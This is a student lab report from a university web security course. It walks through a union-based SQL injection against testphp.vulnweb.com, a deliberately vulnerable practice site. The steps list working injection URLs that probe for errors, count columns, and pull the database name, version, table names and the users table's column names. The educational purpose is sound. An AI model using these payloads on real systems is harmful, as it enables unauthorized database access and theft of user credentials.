Experiment 1.4

Student Name: Ruchika Raj   UID: 20BCS9285

Branch: CSE   Section/Group: 20BCS-WM-615-B

Semester: 5   Date of Performance: 26/09/22

Subject Name: Web and Mobile Security Lab

Subject Code: 20CSP-338

Aim:

Working of SQL injection attack.

Objective:

SQL Injection Attack from command line(url).

Software/Hardware Requirements:

Windows 7 & above version.

Tools to be used:

1. SQLMAP
2. Acunetix

Introduction:

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

NAAC GRADE A+
ACCREDITED UNIVERSITY

CHANDIGARH UNIVERSITY

authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.

SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.

SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.

You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.

In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

Steps:

Open given below targeted URL in the browser. http://testphp.vulnweb.com/

1. Go to- http://testphp.vulnweb.com/listproducts.php?cat=1
2. You'll inject the malicious code (cheat code)-
   http://testphp.vulnweb.com/listproducts.php?cat=-1'
3. Put the random number, cheat code - http://testphp.vulnweb.com/listproducts.php?cat=-1 order by 11 clause to check the row (tuple).
4. Information gathering-
5. To check the database name, Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,database( )--
6. To check the database version ,Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,version()—
7. Information to be fetch-

Table name- cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(table_name) from information_schema.tables where table_schema=database()--
http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()--   Column name-
http://testphp.vulnweb.com/listproducts.php?cat=-

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

NAAC
GRADE **A+**
ACCREDITED UNIVERSITY

1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273

Output:

Original Site:

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

CU
CHANDIGARH
UNIVERSITY

NAAC
GRADE A+
ACCREDITED UNIVERSITY

← → C ⌂ ⚠ Not secure | testphp.vulnweb.com/listproducts.php?cat=1

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

[   ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam
sem ut arcu.

painted by: r4w8173

The error message means the running site is infected by SQL injection.

Order by 11 clause to check the row (tuple):

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

NAAC GRADE A+
ACCREDITED UNIVERSITY

Use of union to collect table data:

To check version of database:

To fetch table name inside the database:

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

NAAC GRADE A+
ACCREDITED UNIVERSITY

To Retrieve all eight column names from inside the table users:

DEPARTMENT OF
COMPUTER SCIENCE & ENGINEERING
Discover. Learn. Empower.

NAAC GRADE A+
ACCREDITED UNIVERSITY

Learning Outcomes:

1. Detecting SQL Injection.
2. Understanding types of SQL Injection Techniques and their subtypes.
3. Launching a SQL Injection Attack Launch from command line(URL).
4. Penetrating inside server's database to get insight of table data.
5. In band and Out band SQL injections.

Evaluation Grid (To be created as per the SOP and Assessment guidelines by the faculty):

Sr. No.	Parameters	Marks Obtained	Maximum Marks
1.			
2.			
3.			